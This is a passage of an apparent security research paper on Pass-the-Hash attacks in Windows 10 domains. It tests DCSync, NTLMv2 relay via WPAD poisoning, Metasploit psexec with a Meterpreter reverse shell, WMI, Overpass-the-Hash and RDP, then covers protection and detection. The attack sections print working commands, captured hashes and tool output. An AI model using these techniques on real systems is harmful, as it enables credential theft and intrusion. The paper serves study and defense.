The tests demonstrated a higher level of protection of domain accounts in comparison to local and Microsoft accounts. Extraction of non-domain account hashes from the SAM is possible in all the configurations of Windows 10. The hashes of domain accounts are only vulnerable to the extraction from the LSASS memory. Windows 10 Education in the configuration with WDCG enabled further improves the security of domain accounts by preventing hash extraction in all the analyzed scenarios. It is worth noting though that even in this case, there are other means of attack that can be applied (e.g., keyloggers or the attacks discussed in Section 5).

## 5. Hash Extraction from Network

While the previous section discussed how to extract hashes from a compromised host, this section analyzes the ways of conducting hash extraction via network.

### 5.1. DCSync

In the DCSync attack, an attacker simulates the behavior of a Domain Controller (DC) to retrieve password hashes via domain replication. It takes advantage of the necessary functionality, which cannot be disabled (Berg, 2019). Typically, Administrators, Domain Admins, and Enterprise Admins, as well as DC (but not Read-Only DC) computer accounts have the required rights (Metcalf, 2015a). Mimikatz, as well as other tools like Impacket or DSInternals, implement DCSync.

```
mimikatz # lsadump::dcsync /user:domain_used2
[DC] 'giac.local' will be the domain
[DC] 'GIAC-AD.giac.local' will be the DC server
[DC] 'domain_used2' will be the user account

Object RDN          : domain_used2
** SAM ACCOUNT **

SAM Username       : domain_used2
User Principal Name : domain_used2@giac.local
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration  :
Password last change : 8/29/2019 4:49:03 PM
Object Security ID  : S-1-5-21-3878787430-3737671834-720341014-1105
Object Relative ID  : 1105

Credentials:
Hash NTLM: 5e64ea6fbafac1289ce092aed46790a5
ntlm- 0: 5e64ea6fbafac1289ce092aed46790a5
ntlm- 1: f3ef7a75582aaed77eac927d7807374d
lm - 0: e8ed898d3123c0a06c765c48aa86e888
lm - 1: 40b68a5fcd8c309a2baffdcaeb0280a7
```

Figure 16 Hash Retrieval with DCSync

This technique was tested using the `domain_used1` account, and the `lsadump::dcsync` command of Mimikatz, which was used earlier to extract NT hashes from the registry and LSASS. As presented in Figure 16, this technique made it possible to obtain the NT hash of the `domain_used2` user. Furthermore, the command returned the list of the hashes that the user used in the past, which can be useful for cracking (pattern analysis) or hash spraying.

## 5.2. Man-in-the-Middle Attacks

A man-in-the-middle attack can be designed using NTLMv2 hashes (see Section 2.2). Figure 17 shows the steps of the attack.




Figure 17 NTLMv2 Relay Attack

The attack can be broken down into two components:

- (1) Tricking the user into trying to authenticate to the attacker's machine;
- (2) Relaying the messages so that the attacker gets access to a host on behalf of the user.

The attack can be executed utilizing various protocols, e.g., SMB, HTTP, LDAP, or MSSQL (Abraham, 2016). For the attack to work, the victim's machine and the attacked host must be two different hosts (Byt3bl33d3r, 2017). To avoid this constraint, one needs to use different protocols in each component of the attack (Abraham, 2016).

Tricking users into authentication can be done in numerous ways. In some organizations, there are active defense systems or vulnerability scanners that try to log in to any new host on the network (Baggett, 2013). Social engineering can be of use, e.g., enticing the user into clicking a link to an SMB share hosted on the attacker's machine (Strand, 2018a). Chrome supports automatic downloads of SCF files, which can trigger authentication (Stankovic, 2017). Metasploit provides the Word UNC Injector module that generates Word files with an embedded link to an SMB resource. Once opened in edit mode, the document initiates an NTLMv2 authentication session with the host of the attacker's choosing (Chandel, 2017). ARP poisoning or DNS spoofing, which provide a generic way of acting as a man-in-the-middle, may also lead to NTLMv2 relay attacks (Strand, 2018a).

Another option is to use Broadcast Name Resolution Poisoning (BNRP) attacks that use NBT-NS, LLMNR, or mDNS. The attacker can respond to requests for nonexistent resources, e.g., executed due to misspelling or misconfiguration. In particular, modern browsers on Windows 10 computers with the default configuration use the Web Proxy Auto-Discovery (WPAD) protocol. WPAD is vulnerable to the BNRP attack if a WPAD server does not exist on the intranet. This attack can even be used over the Internet if the attacker finds a way to register a generic Top-Level Domain (gTLD) that conflicts with the internal naming scheme of the organization (Abraham, 2016). Furthermore, the attacker can even respond to requests for existing resources by combining this attack with the DoS attack against the DNS server (Abraham, 2016).

Setting up a relay can be done using tools like ntlmrelayx, included in the Impacket library. Another option is MultiRelay that comes with Responder.

The effectiveness of this technique was tested by setting up an SMB relay that intercepted and responded to WPAD requests (Byt3bl33d3r, 2017). Acting as a user, the author opened Chrome. In Windows 10 with the default configuration, this is all that needs to be done to force the machine to issue a WPAD request. He utilized Responder 2.3.4.0 for NBT-NS, LLMNR, and mDNS poisoning. Figure 18 shows the attack.

```
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.40.140 for name wpad.local
[*] [LLMNR] Poisoned answer sent to 192.168.40.140 for name wpad
```

Figure 18 Responder Sending Poisoned Answers for WPAD

The author used the **ntlmrelayx** command of Imacket 0.9.15 to respond to those requests, initiate NTLMv2 authentication, and relay it to another server. Ultimately, this made it possible to execute the **ipconfig** command on the compromised server (see Figure 19).

```
[*] HTTPD: Client requested path: /wpad.dat
[*] Authenticating against smb://192.168.40.151 as GIAC\domain_used1 SUCCEED
(-----some lines removed-----)
[*] Executed specified command on host: 192.168.40.151

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::ed6d:7b5e:992e:e7c1%6
    IPv4 Address. . . . . : 192.168.40.151
```

Figure 19 Successful Authentication and Command Execution with ntlmrelayx

With this technique, the author was able to impersonate local and domain accounts on machines with and without WDCG. When the impersonated domain user had admin privileges, the author was able to execute commands on his/her behalf.

The attack was not successful when it was used to impersonate Microsoft accounts. Most likely, this has more to do with the relay tool used rather than with the fundamental security level of Microsoft accounts. Microsoft accounts use aliases for user names. If this is not addressed correctly by the relay tool, it might be the reason for the failure of the attack.

It is possible to automate the SMB relay attack even further. The “-socks” switch of the **ntlmrelayx** command allows to keep authentication sessions active, and chain commands through a SOCKS proxy (Solino, 2018). Mr. Nicholas Kosovich from the United Nations shared this method with the author.

## 6. Applying Extracted Hashes

Sections 4 and 5 presented various methods of hash extraction. This section explains how to take advantage of the hashes obtained. We already saw in Section 5.2 how to relay NTLMv2 hashes to gain access to a host, as this was inextricably related to the step of obtaining the hashes in the presented man-in-the-middle attack. However, there are numerous other vulnerable protocols and technologies which accept the NT hash for authentication. This section tests SMB, WMI, Kerberos, and RDP to illustrate the attack. However, SQSH (Duckwall & Campbell, 2012), HTTP Negotiate Authentication/WIA (Panayi, 2018) and WinRM (Renard, 2017) have been reported to be vulnerable as well.

It is essential to understand the level of access that the PtH attack over the network may provide. When the attacker uses domain accounts, the level of access obtained via PtH corresponds to the level of privileges of the account used. There is a noticeable difference, though, concerning local Windows accounts and Microsoft accounts. There is the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy registry key, which by default does not exist in Windows 10 (Schroeder, 2017). When it exists and is enabled, local admin accounts and Microsoft accounts with admin privileges can be used to get privileged access to the host. With the default settings, though, local admin accounts and Microsoft accounts get stripped of admin privileges upon connection. PtH with those accounts is still possible, e.g., they can be used to connect to a file share, but they do not give privileged access. This issue applies to all the PtH over the network attack methods discussed in this paper, including the NTLMv2 relay attack.

### 6.1. PtH over SMB

The PtH attack on networks primarily uses SMB. The PsExec module of Metasploit, pth-winexe and pth-rpcclient from the Pass-the-Hash toolkit, and several other tools can be applied. It is worth mentioning, that contrary to multiple blog posts' claims, the PsExec tool from the Sysinternals suite is not suitable for executing the PtH attack (Renard, 2017).

The author tested the PtH attack using the PsExec module of Metasploit. The tool uses the provided share and credentials to deploy a service image onto the target machine first. Then it calls DCE/RPC to start the deployed service. For this to work, SMB must be available and reachable, File and Printer Sharing must be enabled, and Simple File Sharing must be disabled. Figure 20 shows a successful connection using the hash of domain\_used1.

```
msf5 exploit(windows/smb/psexec) > set smbuser domain_used1
smbuser => domain_used1
msf5 exploit(windows/smb/psexec) > set smbpass 00000000000000000000000000000000:7BBC9C60C62A1204364B66D678FCA2C9
smbpass => 00000000000000000000000000000000:7BBC9C60C62A1204364B66D678FCA2C9
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.40.141:4444
[*] 192.168.40.151:445 - Connecting to the server...
[*] 192.168.40.151:445 - Authenticating to 192.168.40.151:445] as user 'domain_used1'...
[*] 192.168.40.151:445 - Selecting PowerShell target
[*] 192.168.40.151:445 - Executing the payload...
[+] 192.168.40.151:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.40.151
[*] Meterpreter session 6 opened (192.168.40.141:4444 -> 192.168.40.151:49758) at 2019-09-01 20:01:57 -0400

meterpreter > sysinfo
Computer      : GIAC-DOM-E
OS            : Windows 10 (Build 18362).
Architecture : x64
System Language : en_GB
Domain       : GIAC
Logged On Users : 7
Meterpreter   : x86/windows
```

Figure 20 Pth Connection Using Domain Account

domain\_used1 is a privileged account. The author repeated the test using local\_nonpriv, and instead of the default share, which is Admin\$, he configured a different share on the target machine to which local\_nonpriv had access. Figure 21 shows the log of the connection. The account successfully connected to the target machine, and the deployment of the payload was successful. The PtH attack was successful. The service did not start, though, due to the lack of admin privileges.

```
[*] Started reverse TCP handler on 192.168.40.141:4444
[*] 192.168.40.162:445 - Connecting to the server...
[*] 192.168.40.162:445 - Authenticating to 192.168.40.162:445] as user 'local_nonpriv'...
[*] 192.168.40.162:445 - Selecting native target
[*] 192.168.40.162:445 - Uploading payload... ZAsmEKmF.exe
[*] 192.168.40.162:445 - Created \ZAsmEKmF.exe...
[-] 192.168.40.162:445 - ERROR ACCESS_DENIED opening the Service Manager
```

Figure 21 Pth Using Non-Privileged Account

It is worth mentioning that one can spray the obtained hashes. The passwords might give access to multiple accounts on multiple machines. Crackmapexec can be used to this end (Byt3bl33d3r, 2018).

## 6.2. PtH over WMI

Invoke-TheHash makes it possible to execute the PtH attack over WMI (Robertson, 2018). It requires credentials of an account with admin privileges on the attacked host. The user executing the attack can be a regular user. Figure 22 shows a successful connection, which created a folder on the attacked machine.

```
PS C:\> Invoke-WMIExec -Target 192.168.40.151 -Domain GIAC -Username domain_used1 -Hash 7B8C9C60C62A1204364B66D678FCA2C9 -Command "cmd /c \"mkdir c:\proof\" -Verbose
VERBOSE: Connecting to 192.168.40.151:135
VERBOSE: WMI reports target hostname as GIAC-DOM-E
VERBOSE: [+] GIAC\domain_used1 accessed WMI on 192.168.40.151
VERBOSE: [*] Using GIAC-DOM-E for random port extraction
VERBOSE: [*] Connecting to 192.168.40.151:49667
VERBOSE: [*] Attempting command execution
[+] Command executed with process ID 3256 on 192.168.40.151
```

Figure 22 Pth Using WMI

## 6.3. PtH over Kerberos

Even Kerberos can accept the NT hash instead of a password. The attack is called Overpass-the-Hash and can be executed using the **sekurlsa::pth** command of Mimikatz (Delpy, 2014). In this attack, the NT hash is used to obtain a Kerberos ticket. The ticket allows the attacker to access network resources on behalf of the impersonated user. The attack uses process manipulation. Therefore, the executing user needs to have admin privileges. Figure 23 shows the successful impersonation of domain\_used2.

```
mimikatz # sekurlsa::pth /user:domain_used2 /domain:giac /ntlm:5E64EA6FBAFAC1289CE092AED46790A5
user      : domain_used2
domain    : giac
program   : cmd.exe
impers.   : no
NTLM      : 5e64ea6fbafac1289ce092aed46790a5
| PID 4108
| TID 3648
| LSA Process was already R/W
| LUID 0 ; 4319543 (00000000:0041e937)
| msv1_0 - data copy @ 000002EC1AE0B1F0 : OK !
| kerberos - data copy @ 000002EC1AA33758
| aes256_hmac -> null
| aes128_hmac -> null
| rc4_hmac_nt OK
| rc4_hmac_old OK
| rc4_md4 OK
| rc4_hmac_nt_exp OK
| rc4_hmac_old_exp OK
| *Password replace @ 000002EC1A465678 (32) -> null
```

Figure 23 Overpass-the-Hash with Mimikatz

## 6.4. PtH over RDP

Finally, attackers may be able to use RDP to execute PtH attacks if the organization uses a non-default RDP configuration. For this attack technique to work, organizations must enable the Restricted Admin setting. Windows 10 does not allow Restricted Admin RDP connections by default, but Microsoft recommends to activate them (see Section 7). When connections are made using the Restricted Admin mode, the server does not receive the credentials of the user in any reusable form. However, the negative side effect of this configuration is the possibility of PtH attacks. While testing, the author was able to successfully establish an RDP session using the **xfreerdp** command, which is included in the Pass-the-Hash toolkit (see Figure 24).

```
root@kali:~# xfreerdp /u:domain_user1 /d:giac /pth:7BBC9C60C62A1204364B66D678FCA2C9 /v:192.168.40.151 /restricted-admin
```

Figure 24 Pth Using RDP

## 7. Protection

Previous sections presented numerous attack techniques utilizing password hashes that may still be possible today. Organizations should apply the defense-in-depth approach to mitigate the risk. They need to prevent hash extractions in the first place. They need to try to make hash utilization more challenging. Finally, when a breach occurs, they should be able to detect it.

### 7.1. Generic Security Measures

Upgrading the operating system to the latest version and keeping it patched is the first step. Using Windows Enterprise/Education instead of Windows Pro is recommended (see Section 4). It is essential to deploy generic security measures before implementing PtH specific controls. Among other things, organizations should consider patching applications, having effective anti-malware protection, having an adequate password complexity policy, and utilizing a host-based firewall. They should also detect unauthorized devices on the network, apply Multi-Factor Authentication (MFA), and make sure that users have privileges corresponding to their needs. In particular, local administrators should not have debug rights, when possible.



Furthermore, users should know that when they use RDP, they should not disconnect, but log off instead. This way, they do not leave NT hashes in the LSASS memory. All this makes any penetration attempt, including PtH attacks, significantly more difficult.

## 7.2. Hash Protection

The most effective protection against the PtH attack is to prevent the hashes from being stolen in the first place. Section 4.3 analyzed already the effectiveness of the WDCG, showing the increased protection level for domain accounts it provides. There are other ways to improve the security of hashes, however.

The holy grail concerning PtH is to block NTLMv2 on networks completely and authenticate exclusively with Kerberos. This hardening step is not applied broadly, however, as it leads to many compatibility issues.

On the other hand, Microsoft provides several comprehensive solutions that try to address the problem by limiting user privileges and reducing the number of systems that store credential hashes (Microsoft, 2016; Microsoft, 2019). One should consider introducing zoning in Active Directory managed environments (Active Directory administrative tier model, Enhanced Security Administrative Environment (ESAE)). Security can be improved further by restricting privileges of users and hardening existing accounts (Privileged Access Management (PAM), Just Enough Administration (JEA), Protected Users security group). Finally, organizations should harden systems used for privileged access (Privileged Access Workstations (PAWs)). These solutions are effective at hindering lateral movement by reducing the impact of an initial breach. They involve additional cost, though, in terms of administration, infrastructure, and daily operation. They can also lead to compatibility issues.

Hardening RDP is essential. Organizations should enforce Network Level Authentication to prevent password sniffing. Also, the Restricted Admin feature, discussed in Section 6.4, significantly improves the security of admin credentials, when used for remote access.

The LSASS process is another candidate for hardening. The protection of LSASS, when enabled, prevents non-protected processes from interacting with it. This change may pose compatibility issues, however.

Finally, there are several steps an organization can take to reduce the risks of man-in-the-middle attacks. All internal systems should have valid DNS entries, and entries for commonly searched systems should be added, e.g., for the WPAD server (see Section 5.2). Alternatively, WPAD should be disabled. The organization should consider disabling LLMNR and NetBIOS, blocking outgoing SMB traffic, and requiring the SMB Packet Signing. As with any widespread changes, organizations should test these solutions thoroughly before implementation.

### **7.3. PtH Prevention**

Based on Section 6, the LocalAccountTokenFilterPolicy setting should be disabled to reduce the impact of leaked NT hashes. However, there are scenarios in which this creates issues. Even Microsoft recommends enabling it as a workaround for some problems (Schroeder, 2017).

A better solution is to implement the Local Administrator Password Solution (LAPS). This control assures regular changes of local admin passwords.

Furthermore, Authentication Policies can be used to limit the impact of PtH attacks. With the policies, it is possible to restrict hosts from which authentication with a given account can take place. This way, the attacker is not able to use leaked admin password hashes unless logging in from the admin console.

### **7.4. PtH Detection**

To effectively detect PtH attacks, the organization should apply several strategies.

Firstly, one should monitor the logs for alerts about PtH tools. Presence of those tools on the network certainly requires investigation.

Secondly, one should monitor for unusual activity on hosts. Using Sysmon, it is possible to detect attempts of tampering with the LSASS process (Warren, 2019). SACL is a process in Windows that can be enabled to provide advanced auditing of LSASS (Metcalf, 2015b). Furthermore, searching for unusual configuration changes on hosts can

help detect attacks. Good candidates for monitoring are LocalAccountTokenFilterPolicy and WDigest-related settings.

Unusual connections between hosts can also indicate attacks. One should look for client-to-client or server-to-server connections, and multiple successful or failed connections from a single IP address. Honeypots and honeycreds can turn out to be useful. Domain replication from unexpected IP addresses may indicate DCSync attacks. Finally, tools like Got-Responded may be used to detect man-in-the-middle attacks, executed using NBT-NS, LLMNR, or mDNS poisoning.

## 8. Future Research

This paper specifically focused on the PtH attack in a scenario in which an attacker obtained access to a host. Future research could extend the findings presented here by testing the effectiveness of the security measures discussed in Section 7. It could identify attacks against those protections, e.g., bypassing SMB Packet Signing or working around WDCG. Future research could cover related attack techniques, such as attacks via physical access, hash extraction from Domain Controllers, NTLMv2 cracking, attacks on Kerberos, or extraction of credentials from popular applications. It could include clear-text password retrieval from the Credential Manager, LSA Secrets, Protected Storage, and Group Policy Preference files.

Furthermore, Section 6 presented PtH attacks using four protocols. Additional tests could be performed using SQSH, HTTP Negotiate Authentication/IWA, and WinRM. Tests could also cover RDP's vulnerability to man-in-the-middle attacks.

## 9. Conclusions

This paper analyzed the feasibility of the PtH attack in environments using Windows 10 v1903. It presented several techniques of hash extraction. It demonstrated in which situations attackers can authenticate using those hashes. Finally, it showed additional security controls an organization may consider applying to minimize this risk. Ultimately, the tests executed proved that the PtH attack is still a real threat, and it poses a risk that each organization needs to address.

## References

- Abraham, J. (2016). *Broadcast Name Resolution Poisoning / WPAD attack vector*. Retrieved August 31, 2019, from <https://www.praetorian.com/blog/broadcast-name-resolution-poisoning-wpad-attack-vector>
- Baggett, M. (2013). *SMB Relay demystified and NTLMv2 pwnage with Python*. Retrieved September 1, 2019, from <https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python>
- Berg, L. (2019). *What is DCSync? An introduction*. Retrieved August 31, 2019, from <https://blog.stealthbits.com/what-is-dcsync/>
- Byt3bl33d3r. (2017). *Practical guide to NTLM Relaying in 2017 (a.k.a getting a foothold in under 5 minutes)*. Retrieved August 31, 2019, from <https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html>
- Byt3bl33d3r. (2018). *CrackMapExec - SMB command reference*. Retrieved September 11, 2019, from <https://github.com/byt3bl33d3r/CrackMapExec/wiki/SMB-Command-Reference>
- Chandel, R. (2017). *4 ways to capture NTLM hashes in network*. Retrieved August 31, 2019, from <https://www.hackingarticles.in/4-ways-capture-ntlm-hashes-network/>
- Damele, B. (2011a). *Dump Windows password hashes efficiently - Part 1*. Retrieved July 12, 2019, from <https://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes.html>
- Damele, B. (2011b). *Dump Windows password hashes efficiently - Part 2*. Retrieved July 12, 2019, from [https://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes\\_16.html](https://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes_16.html)
- Damele, B. (2011c). *Dump Windows password hashes efficiently - Part 5*. Retrieved July 14, 2019, from [https://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes\\_28.html](https://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes_28.html)
- Delaunay, J. C. (2017). *DPAPI exploitation during pentest and password cracking*. Retrieved July 12, 2019, from [https://www.synacktiv.com/ressources/univershell\\_2017\\_dpapi.pdf](https://www.synacktiv.com/ressources/univershell_2017_dpapi.pdf)

- Delpy, B. (2014). *Overpass-the-hash*. Retrieved September 2, 2019, from <http://blog.gentilkiwi.com/securite/mimikatz/overpass-the-hash>
- Deneut, T. (2018). *Retrieving NTLM hashes and what changed in Windows 10*. Retrieved July 3, 2019, from <https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-what-changed-technical-writeup/>
- Duckwall, A., & Campbell, C. (2012). *PTH with MSSQL and FreeTDS/SQSH*. Retrieved September 2, 2019, from <https://passing-the-hash.blogspot.com/2012/08/pth-with-mssql-and-freetdssqsh.html>
- Ewaida, B. (2010). *Pass-the-Hash attacks: tools and mitigation*. SANS Institute Information Security Reading Room.
- Fortuna, A. (2018). *Retrieving NTLM hashes without touching LSASS: the “Internal Monologue” attack*. Retrieved August 24, 2019, from <https://www.andreafortuna.org/2018/03/26/retrieving-ntlm-hashes-without-touching-lsass-the-internal-monologue-attack/>
- Gombos, P. (2018). *LM, NTLM, Net-NTLMv2, oh my! A pentester's guide to Windows hashes*. Retrieved July 11, 2019, from <https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4>
- Green, A. (2017). *Windows 10 authentication: the end of pass the hash?* Retrieved July 6, 2019, from <https://www.varonis.com/blog/windows-10-authentication-the-end-of-pass-the-hash/>
- Januszkiewicz, P. (2017). *Cached credentials: important facts that you cannot miss*. Retrieved July 13, 2019, from <https://cquireacademy.com/blog/windows-internals/cached-credentials-important-facts>
- Joyce, K. (2019a). *Defender Credential Guard: protecting your hashes*. Retrieved August 30, 2019, from <https://blog.stealthbits.com/defender-credential-guard-protecting-your-hashes/>
- Joyce, K. (2019b). *WDigest clear-text passwords: stealing more than a hash*. Retrieved September 3, 2019, from <https://blog.stealthbits.com/wdigest-clear-text-passwords-stealing-more-than-a-hash/>
- Lundeen, R. (2014). *MSCash hash primer for pentesters*. Retrieved July 12, 2019, from <https://webstersprodigy.net/2014/02/03/mscash-hash-primer-for-pentesters/>

- Metcalf, S. (2015a). *Mimikatz DCSync usage, exploitation, and detection*. Retrieved August 31, 2019, from <https://adsecurity.org/?p=1729>
- Metcalf, S. (2015b). *Unofficial guide to Mimikatz & command reference*. Retrieved September 6, 2019, from <https://adsecurity.org/?p=2207>
- Microsoft. (2014). *Mitigating Pass-the-Hash (PtH) attacks and other credential theft techniques*. Retrieved September 6, 2019, from <https://www.microsoft.com/en-us/download/details.aspx?id=36036>
- Microsoft. (2016). *Protected Users security group*. Retrieved September 6, 2019, from <https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group>
- Microsoft. (2017). *Network security: Restrict NTLM: NTLM authentication in this domain*. Retrieved July 13, 2019, from <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-restrict-ntlm-ntlm-authentication-in-this-domain>
- Microsoft. (2017). *Protect derived domain credentials with Windows Defender Credential Guard*. Retrieved August 30, 2019, from <https://docs.microsoft.com/en-gb/windows/security/identity-protection/credential-guard/credential-guard>
- Microsoft. (2019). *Active Directory administrative tier model*. Retrieved September 6, 2019, from <https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material>
- Microsoft (n.d.-a) *Compare Windows 10 editions*. Retrieved August 30, 2019, from <https://www.microsoft.com/en-us/WindowsForBusiness/Compare>
- Microsoft (n.d.-b). *Windows 7 End of Support 365*. Retrieved July 6, 2019, from <https://www.microsoft.com/en-us/microsoft-365/windows/end-of-windows-7-support>
- Munro, K. (2013). *Pass the hash*. SC Magazine: For IT Security Professionals.
- Panayi, C. (2018). *Passing-the-Hash to NTLM authenticated web applications*. Retrieved September 2, 2019, from <https://labs.mwrinfosecurity.com/blog/pth-attacks-against-ntlm-authenticated-web-applications/>

- Renard, J. (2017). *\*Puff\* \*Puff\* PSEXec*. Retrieved July 5, 2019, from <https://www.toshellandback.com/2017/02/11/psexec/>
- Robertson, K. (2018). *Invoke-TheHash*. Retrieved September 2, 2019, from <https://github.com/Kevin-Robertson/Invoke-TheHash>
- Ronin. (2014). *Passing the hash with remote desktop*. Retrieved September 2, 2019, from <https://www.kali.org/penetration-testing/passing-hash-remote-desktop/>
- Schroeder, W. (2017). *Pass-the-Hash is dead: long live LocalAccountTokenFilterPolicy*. Retrieved September 1, 2019, from <https://posts.specterops.io/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy-506c25a7c167>
- Shamir, E. (2018). *Internal monologue attack: retrieving NTLM hashes without touching LSASS*. Retrieved July 14, 2019, from <https://github.com/eladshamir/Internal-Monologue>
- Siddhu, Y. (2016). *Cracking NTLMv2 responses captured using Responder*. Retrieved August 27, 2019, from <https://zone13.io/post/cracking-ntlmv2-responses-captured-using-responder/>
- Solino, A. (2019). *Playing with relayed credentials*. Retrieved September 9, 2019, from <https://www.secureauth.com/blog/playing-relayed-credentials>
- Stankovic, B. (2017). *Stealing Windows credentials using Google Chrome*. Retrieved September 11, 2019, from [https://defensecode.com/news\\_article.php?id=21](https://defensecode.com/news_article.php?id=21)
- Strand, J. (2018a). *Computer and Network Hacker Exploits Part 3*. In *SEC504\_4\_D03\_01 | Hacker tools, techniques, exploits, and incident handling*. SANS Institute.
- Strand, J. (2018b). *Workbook*. In *SEC504\_W\_D03\_01 | Hacker tools, techniques, exploits, and incident handling*. SANS Institute.
- VandenBrink, R. (2019). *Mitigations against Mimikatz style attacks*. Retrieved September 7, 2019, from <https://isc.sans.edu/forums/diary/Mitigations+against+Mimikatz+Style+Attacks/24612/>
- Warren, J. (2019). *How to detect Pass-the-Hash attacks*. Retrieved September 6, 2019, from <https://blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/>
- Willett, T. (2016). *Hacking the local passwords on a Windows system*. Retrieved July 13, 2019, from <https://pigstye.net/forensics/password.html>